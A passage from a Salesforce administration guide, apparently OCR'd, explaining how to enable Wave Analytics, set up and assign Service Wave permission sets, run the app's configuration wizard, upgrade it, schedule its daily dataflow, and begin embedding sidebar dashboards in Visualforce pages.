
1. In the Salesforce Setup menu, under administer, click **Analytics Cloud | Getting Started**
2. Click **Enable Analytics**

Create Permission Sets

The next step in the setup process is to create permission sets made up of Service Wave user permissions. We show you how to create two permission sets:

- *Manage Service Wave* permission set, for users who create and administer Service Wave.
- *View Service Wave* permission set, for users who explore app dashboards and datasets.

1. Create a Manage Service Wave permission set, which gives users access to all app features.
   a. In the Setup menu, under administer, click **Manage Users | Permission Sets** and then click **New**.
   b. Enter `Manage Service Wave` in the Label field, which automatically creates the API name, as well. You can change the API name, but it can't include spaces, end with an underscore, or have two consecutive underscores. You can also enter a description, but it's optional.
   c. Select the permission set license to associate with this permission set by using the License drop-down option. In this case, select Service Analytics Apps in the Permission Set License section.



If you select a specific permission set license, any user assigned to the permission set is *auto-assigned* the permission set license. If you leave the default of --None--, you must *manually* assign the permission set license to users before you can add them to the new permission set.

d. Click **Save**. The Permission Set Overview page shows the new permission set. Now add user permissions to the set.

e. Click **System Permissions** to open the list of user permissions enabled by the Service Wave license. Then click **Edit**.

f. Select the following user permissions: "Use Wave Analytics Templated Apps," "Access Service Cloud Analytics Templates and Apps," "Manage Wave Analytics Templated Apps," and "Edit Wave Analytics Dataflows." Make sure to select all four. Click **Save**. You've successfully created a permission set that enables users to create and administer Service Wave and access all app features. You can now assign it to users, which is covered in Assign Service Wave App Permission Sets to Users.

2. To create a View Service Wave permission set, which enables users to view app dashboards and datasets, repeat the steps to create a Manage Service Wave permission set, with these exceptions:

a. Name the permission set `View Service Wave`.

b. Select only the "Use Wave Analytics Templated Apps" and "Access Service Cloud Analytics Templates and Apps" user permissions and click **Save**. You've successfully created a permission set that enables users to view the Service Wave dashboards and datasets. You can now assign it to users, which is covered in Assign Service Wave App Permission Sets to Users.

You can build other permission sets out of the individual permissions enabled by the Service Wave Analytics App license, depending on the needs of users in your organization.

Assign Service Wave App Permission Sets to Users

Assign permission sets to one or more Service Wave users—either one at a time, or in bulk—to give them access to the app.

USER PERMISSIONS

To assign a permission set to users:
- "Assign Permission Sets"

1. In the Setup menu, under administer, click **Manage Users | Permission Sets**.
2. Warning: Assign the Manage Service Wave permission set sparingly because it lets users administer Service Wave, which lets them create, edit, and delete the app. Assign it only to users who administer or manage the app.

   Click the permission set you want to assign to users. If you've followed the instructions in Enable Wave Analytics and Create Service Wave Permission Sets on page 3927, select either the Manage Service Wave or View Service Wave permission sets.
3. Click **Manage Assignments** and click **Add Assignments**.
4. Select the users who need to manage or use Service Wave, and click **Done**.

   When you assign the permission set to users, Salesforce *auto-assigns* the Service Analytics Apps *permission set license* to those users.

After you've completed these steps, create and share Service Wave with the users in your organization. Users can only explore Service Wavedashboards and datasets after you've shared the app with them.

Create and Share the Service Wave App


Follow these steps to create the Service Wave app and start uncovering the value of your Salesforce data—fast.

USER PERMISSIONS

To create and manage Wave apps:
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Use the built-in configuration wizard to create the Service Wave app to reflect the way you like to view your Service Cloud data.

1. Log in to Salesforce.
2. Set Salesforce field-level security on page 540 to enable the Wave Analytics Cloud Integration User to see all fields you'd like your app to use. Integration users run the dataflow, and if they don't have proper field-level security permissions, the dataflow can fail.
   a. Go to Setup and enter the name of an object—for example, Accounts or Cases—in the Quick Find box and hit Enter.
   b. Click the name of the object.
   c. The next window shows all the fields for the object. Go to the one(s) where you need to edit field-level security.
   d. Look for the Analytics Cloud Integration User, check the box(es) for the required fields under Visible, and click Save.
   e. Repeat the Steps a through d for all objects with fields you want to use.
   f. Refresh your browser cache.
3. Select **Wave Analytics** from the Force.com menu (top right of the Salesforce window).




4. Click **Create**, select **App**, select **Wave for Service**, and then click **Continue**. Salesforce opens the Service Wave configuration wizard. The wizard presents a series of screens, each with a set of questions and their possible answers in pull-down menus. Service Wave checks the data in your org and builds the questions and default answers in the configuration wizard.

   Important: Service Wave requires that your org has at least one closed case and one task. If you see an error message, add the data specified in the message to Salesforce, then repeat steps 1–3, and refresh your browser cache.

   Tip: The original version of Service Wave is also known as Wave for Service (Classic).Select that template to create an app with the previous set of dashboards based on the original dashboard designer.

5. Answer the wizard questions according to how your company prefers to view data. For more information about how to answer these questions, see Personalize Service Wave with the Configuration Wizard.
6. Go to the last wizard question, which gives you the option of having Wave check to see if data in your org supports the answers you select. We recommend that you answer Yes and run the check, because app creation fails if your org doesn't contain the right data. Wave displays an error message that tells you what to do if required data is missing. Make any required changes in Salesforce, refresh your browser cache, and come back to the wizard and finish creating your app.
7. Give your app a name that's easily recognizable to others in your company.
8. Click **Create**. That starts a dataflow that creates the app and its assets (which include a dataflow definition file, datasets, and dashboards).
9. The app creation process can take a few minutes. You can check the status of the dataflow: Open the Wave Home page, click the gear menu at the upper right of the page, and select Data Monitor. Then select Dataflow View in the pulldown at the upper left and look for your app.
10. If you'd like to change your answers after looking at the dashboards, click the Reset app link on the left side of the app home page. The reset feature is available only after you've upgraded to the latest version of an app. See Upgrade the Service Wave App.



Clicking **Reset app** opens the configuration wizard showing the answers you chose when you created the app. Choose new answers, and click Reset on the last page of the wizard. Your app is created again using your new settings. If you deleted dashboards and want to restore them, you can also use the reset feature.

Important: Resetting your app gets rid of any dashboard customizations. That includes fields or objects added to the dataflow, actions you enable, or changes to security settings and dashboard colors and labels. If you've made any customizations, we recommend that you save copies of your dataflow definition file or dashboards. That way, you can copy them into your app if you reset it.

11. You can also delete your app and start the app creation process all over again. To delete, position your cursor over the icon for the app and click Delete. Then click Yes to confirm deletion of all the assets associated with the app.

Note: If you delete your app, Wave doesn't retain the answers you selected when you created that version of the app, and you have to start the configuration wizard process again. If you wish to reuse the answers you selected, keep the app until you've completed recreating the app and then delete it.

12. Now that you've created the app, share it with users in your organization. You can only share it with users who have the "Use Wave Analytics Templated Apps" and "Access Service Cloud Analytics Templates and Apps" permissions enabled. (For more about Service Wave app permissions, see Set Up Permissions for the Service Wave Analytics App). To share the app, roll your cursor over the icon for the app and click **Share**. Next, type in the names of team members, click **Add**, and click **Save**.

Taking a few extra steps can make Service Wave better serve the needs of your organization:

- Embed the sidebar dashboards on page 3938 in a Salesforce page of your choice, such as the service console. This step provides a seamless analytics experience for service agents. Embedding sidebars in pages used regularly by agents gives them access to key metrics as part of their regular work to help the take the most effective customer action.
- Add datasets to the app based on Salesforce data using the Wave dataset builder on page 4051. Service Wave includes a default set of datasets based on your Salesforce data. Creating additional datasets lets your service managers and view other Salesforce data through the app.

  Note: Service Wave does not support data sources external to Salesforce or registering new datasets from the app-generated dataflow.

- Add objects, fields, and filters to Service Wave. Edit the app's dataflow on page 3982 to include standard and custom objects and fields from Salesforce. For complete instructions about adding data to Wave, see Wave Analytics Data Integration.

Note: To create new datasets with just the Service Wave app license, use the Wave dataset builder. Wave associates new datasets created using the builder with the Wave default dataflow. If you edit the dataflow for the Service Wave app to register new datasets, you can't access the resulting datasets.

Personalize Service Wave with the Configuration Wizard

Use the Service Wave configuration wizard to create the Service Wave app to reflect how your company prefers to view Service Cloud data.

When you create Service Wave, the built-in configuration wizard checks the data in your org and builds a series of questions and default answers based on that data. Depending on your data, you may not see all the questions described here and some may contain different default answers.

Your answers let Service Wave know how you want users to view your Service Cloud data in the app's dashboards. Answer these questions according to the way your organization uses Service Cloud data so the dashboards are as meaningful and useful as possible.

The wizard includes instructions to help you choose appropriate answers, and many questions are self-explanatory. Here are tips for how to use the wizard, including details about how to answer more complex questions.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

General Guidelines

Following these guidelines can help you get a great result when you use the wizard.

- **Most questions provide answers in pick lists of fields from Salesforce objects.** The lists include standard Salesforce fields and custom fields you've set up on an object. Answer these questions by selecting from the fields shown. Most questions of this type let you choose only one field, and some let you choose multiple fields.
- **You can choose a field from an object only once.** After you select a field, it's no longer available as an answer to other questions.
- **Other questions are yes/no (Boolean), provide a set of options, or require you to enter text.**
- **Questions marked with an asterisk (*) require answers.**
- **Default answers result in a useful set of dashboards.** If you're not sure what to select, use the answer that's preselected. Some questions do not have preselected answers. In those cases, Service Wave reminds you to make a selection.

- **You can only control parts of the app with wizard settings, such as filters and widgets.** We built the app to provide immediate analytics value without much work on your part.
- **Only some answers make sense given the question's context.** The questions often contain many fields, but only some make sense for your app. For example, it's unlikely that you'd filter Accounts data by Photo URL, even though the Accounts object includes a Photo URL field.

Page 1: Determine How Service Wave Displays Case Metrics

Choose the metrics that are important to your organization about the duration of cases, such as how quickly they're resolved and if they're resolved within the bounds of any service level agreement (SLA). All are mandatory and allow you to make only a single selection, except the following:

- Question 1, optional: Asks you to indicate the primary field you use in Salesforce to track case duration, if any. If you don't track case duration, Service Wave uses its own formula to calculate case duration based on the date a case was opened and closed. If the case is still open, it uses today's date as part of the calculation. Allows only a single selection. If you use the Business Hours field in the Cases object, Service Wave can include a business hours case duration calculation. See the question about business hours on Page 3 of the wizard.
- Question 2, optional: Asks if you use other (secondary) fields related to case duration. You can select multiple fields, for example, *Duration with customer* or *Duration with agent*.
- Question 3: Asks you to select the field you use to track SLA compliance. Typically, you would track SLA compliance with a custom formula field on the Cases object or the standard Milestone Status field. (Milestone Status field values include compliant, open violation, and closed Violation). If you track SLA compliance using a Boolean custom formula field, you can't select that field from the wizard. In that case, do the following: Select any field and then manually edit the dataflow to include the Boolean field (see Configure the Dataflow). Then, find and replace the field name in Service Wave dashboard JSON (see Wave Analytics Dashboard JSON Guide).
- Question 4: Asks you to select the field you use to record that a case is resolved on first contact. You would typically track first contact resolution using a Boolean custom formula field on the Cases object or the standard Closed when Created (IsClosedOnCreate) field.

Page 2: Control How the App Drills Into Your Data

Tell Service Wave how you prefer to drill down into data about the status, severity, owner, reason, and type of cases. Also choose how Service Wave displays data about service cases' channels of origin and if they're resolved at first contact. All questions are mandatory and let you select only a single answer, except the following:

- Question 11: Asks if you use queues to assign case ownership. Answer Yes only if you have a queue in your Service Cloud org and have at least one case attached to the queue.

  Important: If you answer Yes and you do not have queues and a case attached to the queue, Service Wave creation fails. The optional data check you can run at the end of the wizard returns an error message it you answer Yes and don't use queues.

- Question 12, optional: Select measure fields from the Cases object not addressed in previous questions so your dashboards drill into measures that are important to your organization. Measures are quantitative values like case resolution time, number of open and closed cases, and revenue.
- Question 13, optional: Select dimension fields from the Cases object not addressed in previous questions so your dashboards drill into dimensions that are important to your organization. Dimensions are qualitative values, such as date, region, and product name.

Page 3: Select Report Areas

Choose the areas of service data you want Service Wave dashboards to report on. These might include customer satisfaction (CSAT), use of knowledge resources and telephony, and whether cases are attached to sales opportunities. All questions are mandatory and let you make only a single selection.

- Question 2: Asks if you track CSAT score. If you answer Yes, the wizard presents a page of questions about how you track CSAT. See Page Four: Set Up CSAT Metrics.
- Question 3: Asks if you use knowledge resources in the support process. If you answer Yes, the wizard presents a page of questions about how you use knowledge. See Page Five: Set Up Knowledge Data.

  Important: If your Service Cloud org does not use knowledge and you answer Yes, Service Wave creation fails. The optional data check you can run at the end of the wizard returns an error message it you answer Yes and don't use knowledge.

- Question 4: Asks about use of telephony in the support process. If you answer Yes, Service Wave creates a dashboard related to telephony.

  Important: You must track telephone usage data on the Task object for Service Wave to successfully create a telephony dashboard. Your org must have telephony data in standard activity fields on the Task object, such as call duration, call object identifier, call result, and call type. Answer Yes if you store call data in these fields. Answer No if you store call data in custom objects or outside Salesforce. If your Service Cloud org does not track telephone usage data and you answer Yes, Service Wave creation fails. The optional data check you can run at the end of the wizard returns an error message it you answer Yes and don't use telephony.

- Question 7: Asks if you use the Event object to track case activity. Select Yes if your org uses the Event object, and Service Wave adds data from the object to datasets. Defaults to No.

  Important: If your Service Cloud org does not use events and you answer Yes, Service Wave creation fails. The optional data check you can run at the end of the wizard returns an error message it you answer Yes and don't use events.

- Question 8: Asks if you use business hours to calculate case durations. Select Yes if your org uses the Business Hours field, and Service Wave adds a business hours case duration calculation to datasets. Defaults to "No, need business hours visibility" if the Analytics Cloud Integration User profile does not enable visibility to Business Hours. If that's the case and you use Business Hours, edit field-level security to provide the correct visibility for the Business Hours field on the Cases object, as described in Create and Share the Service Wave Analytics App on page 3929. After doing that, the next time you run the wizard you'll be able to select Yes to add the business hours calculation to Service Wave datasets.

  Important: If your Service Cloud org does not use business hours and you answer Yes, Service Wave creation fails. The optional data check you can run at the end of the wizard returns an error message it you answer Yes and don't use business hours.

Page 4: Set Up CSAT Metrics (Optional)

Tell Service Wave how you track CSAT so that information is surfaced correctly in dashboards. You see this page—and must answer its questions—only if you answer Yes to Question 1 on Page 3. Follow these instructions carefully to assure success. See Setup CSAT Metrics Example for detail.

- Question 1: Asks which object you use to track CSAT. Service Wave defaults to the Cases object. If you use a different object to track CSAT, select it from the pick list.
- Question 2: Asks you to select the field from the object selected in Question 1 you use to track CSAT.
- Question 3, optional: *Answer only if you select an object other than Cases in Question 1.* Service Wave has to create a join between that object and Cases for you to see CSAT data in dashboards. (For an example join, see Setup CSAT Metrics Example.) Enter the API name the field where you store case identification information. Usually, that's the 'Id' field, in which case you enter `Id`.

  If it's a field other than Id, find the API name for the field. Go to Setup—>Cases—>Fields. In the top chart showing standard fields, the API name is shown in the field name column. For example `IsSelfServiceClosed` is the API name for the Closed by Self-Service User field. The chart further down for custom fields includes an API Name column.

- Question 4, optional: *Answer only if you select an object other than Cases in Question 1*. Determine which field from the object selected in Question to use for the other side of the join with the Cases object. Use the field that contains the case ID. Enter the API name for the field here.

  To find the API name for the field, go to Setup-->AnyObject-->Fields. In the top chart showing standard fields, the API name is shown in the Field Name column. The chart further down for custom fields includes an API Name column.

Page 5: Set Up Knowledge Data (Optional)

You see this page, and must answer its questions, only if you answer Yes to Question 2 on Page 3. Asks how you'd like Service Wave to surface data about knowledge articles in dashboards.

- Question 1, optional: Asks about the article type you want to see data about in Service Wave dashboards. Choose only a single article type.

Page 6: Check Your Org's Data

Go to the last wizard question, which gives you the option of having Wave check to see if data in your org supports the answers you select. We recommend that you answer Yes and run the check, because app creation fails if your org doesn't contain the right data. Wave displays an error message that tells you what to do if required data is missing. Make any required changes in Salesforce, refresh your browser cache, and come back to the wizard and finish creating your app.

Setup CSAT Metrics Example


This scenario provides detail to help you answer the questions on Page 4 of the Service Wave configuration wizard.

If you track customer satisfaction (CSAT) data, such as the CSAT score for a service case, in an object other than Cases, take particular care in how you answer the questions on this page.

For example, if you store the CSAT score in a custom object, for example "CSAT Survey", select this object in question 1. In Question 2, specify the field that has the CSAT metric you would like to report, for example "CSAT Score." Service Wave needs to relate the custom object specified in Question 1 to the Cases object so dashboards can include data about cases, accounts, and agents by CSAT. This relationship is created through a join.

To specify the relationship between the Cases object and your custom CSAT object, designate join keys from both objects and enter their API names in Questions 3 and 4. On the Cases object, this will typically be the "Id" field. On the example custom object "CSAT Survey," this is the custom field that stores the case ID, which in this scenario is the field with the API name `CaseId__c`.

The following diagram shows the join between the two objects.



Upgrade the Service Wave App

Take advantage of the latest Service Wave features by upgrading your app every time we release a new version.

The banner at the top of your app home page tells you that we've released a new version. It also provides a link to more information about the release. There's also a link inviting you to start the upgrade process in the left-hand column of the home page, just below the app name.

Here's how to upgrade your app.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

1. Click either the "What's new" link in the banner or the "New version available" link in the left-hand column of your app's home page.
2. You can read information about the new version on top of the page that opens. At the bottom of the page, find the buttons: **Upgrade current app** and **Create new app**.
3. See descriptions of what the buttons do by hovering over them. If you click **Upgrade current app**, you overwrite your current app and all its assets, replacing it with an app based on the new version. Upgrading also deletes any customizations, including any new fields or object that you've added to the dataflow or changes you've made to security settings and dashboard labels and colors. If you click **Create new app**, you create a second copy of your current app based on the new version. Decide which option suits your circumstances, and click the appropriate button.
4. Warning: If you've customized your app, click **Create new app** instead of **Upgrade current app** to make an app copy based on the new version. Creating a new app preserves the current version and any customizations, which you can then manually copy into the new version of the app.

   If you click **Upgrade current app**, you see a screen warning you that the upgrade option overwrites the current app and gets rid of any customizations you've made. If you're OK with overwriting customizations, check the box and click **Continue**. If you're not, click **Back** to return to the previous screen. Clicking **Continue** takes you to the configuration wizard. Skip ahead to step 6.
5. If you click **Create new app**, you're taken to the configuration wizard. You don't see a warning, since you're not overwriting your current app, which is preserved with any customizations you've made to it.
6. The configuration wizard is preloaded with the settings you chose last time you used the wizard. You can either keep those settings or change them. Go through each page of the wizard.
7. Once you complete the wizard, Wave shows a screen that indicates which assets are impacted by the upgrade. Review the screen to see how many datasets, dashboards, and lenses will be changed, deleted, or added by the upgrade. It also shows how changed

assets will be modified—whether the change is to data or appearance. On the same screen, you have the option to download a file with code for changes made to the app. If you've customized the app, download and save the file so you can copy and paste customization code into the upgraded version.

8. *Upgrade option only*: If you're upgrading your app, click **Upgrade current app**. Remember, this overwrites any customizations you've made. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.
9. *Create option only*: If you're creating a new app, name your app something different from the current version and click **Create new app**. This option saves your current app and all its customizations. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.

If the link below the app name says "Reset app," you're using the latest version and don't need to upgrade.

Schedule the Service Wave Daily Dataflow

Schedule a daily dataflow at a time outside standard business hours before you start exploring with Service Wave.

When you create Service Wave, the creation process includes a dataflow that imports the latest Service Cloud data to Wave. You can schedule the dataflow to be rerun every day to assure that your app uses up-to-date Salesforce data. Schedule the dataflow to take place sometime outside normal business hours so the dataflow doesn't interrupt your use of the app.


Note: The Service Wave dataflow runs only once when you create the app. Schedule it to run daily so the app uses the latest services data.

USER PERMISSIONS


To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"


1. Go to **Wave Analytics** in the Force.com menu (top right of the Salesforce window) if you're not already there. Open the Data Monitor by clicking the gear icon at the upper right of the screen.



2. Select Dataflow view from the menu at the top left of the Data Monitor screen.



3. Find the app you created; you may have to scroll down the page. Open the menu on the far right of the screen next to the app icon and name. Select **Schedule**, and set a time for the dataflow. Select a time outside normal work hours so the dataflow doesn't interrupt business activities. Click **Save**.



Embed Service Wave Sidebar Dashboards in a Salesforce Page

USER PERMISSIONS	
To use Wave templated apps:	"Use Wave Analytics Templated Apps"
To use Service Wave:	"Access Service Cloud Analytics Templates and Apps"
To create and manage Wave apps:	"Manage Wave Analytics Templated Apps"
	"Edit Wave Analytics Dataflows"
To edit a dataset's extended metadata (XMD) file:	"Edit Wave Analytics Dataflows"
To create a Visualforce page	"Customize Application"

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

Add Service Wave dashboards to Salesforce pages so your service team can get a complete view of their cases and take appropriate action.

Service Wave includes three specialized dashboards—called sidebars—to give service agents instant access to visualizations of data about their cases.

- The By Customer sidebar gives agents a snapshot of their customers, including products, case reasons and priority, and CSAT.
- The By Similarity sidebar shows data about previous cases so agents can guide customer interactions based on what they did in similar cases.
- The By Case History sidebar provides a quick view of the lifecycle of a case so agents can be informed during customer conversations.

Administrators can embed them in a Salesforce page so agents can access Service Wave seamlessly while they carry out their normal case work. For example, if your Salesforce makes the Service Cloud available through a service console, that's an ideal place to embed the sidebar dashboards. Here's how.

1. Create a Visualforce page for each sidebar. Go to Setup and enter Visualforce Pages in the Quick Find box, then select Visualforce Pages, and click New. Enter a label with the name of the sidebar and, optionally, a description.
2. Replace the text that appears when you open the editor with the following: `<apex:page standardController="case"> <wave:dashboard dashboardId="Your_dashboard_id" height="1000px" showTitle="false" filter="Filter_condition" /></apex:page>`
   a. Replace `Your_dashboard_ID` with the dashboard ID for the sidebar. You can find the dashboard ID by opening the sidebar in Service Wave; the ID is the last 15 characters of the URL for the sidebar.

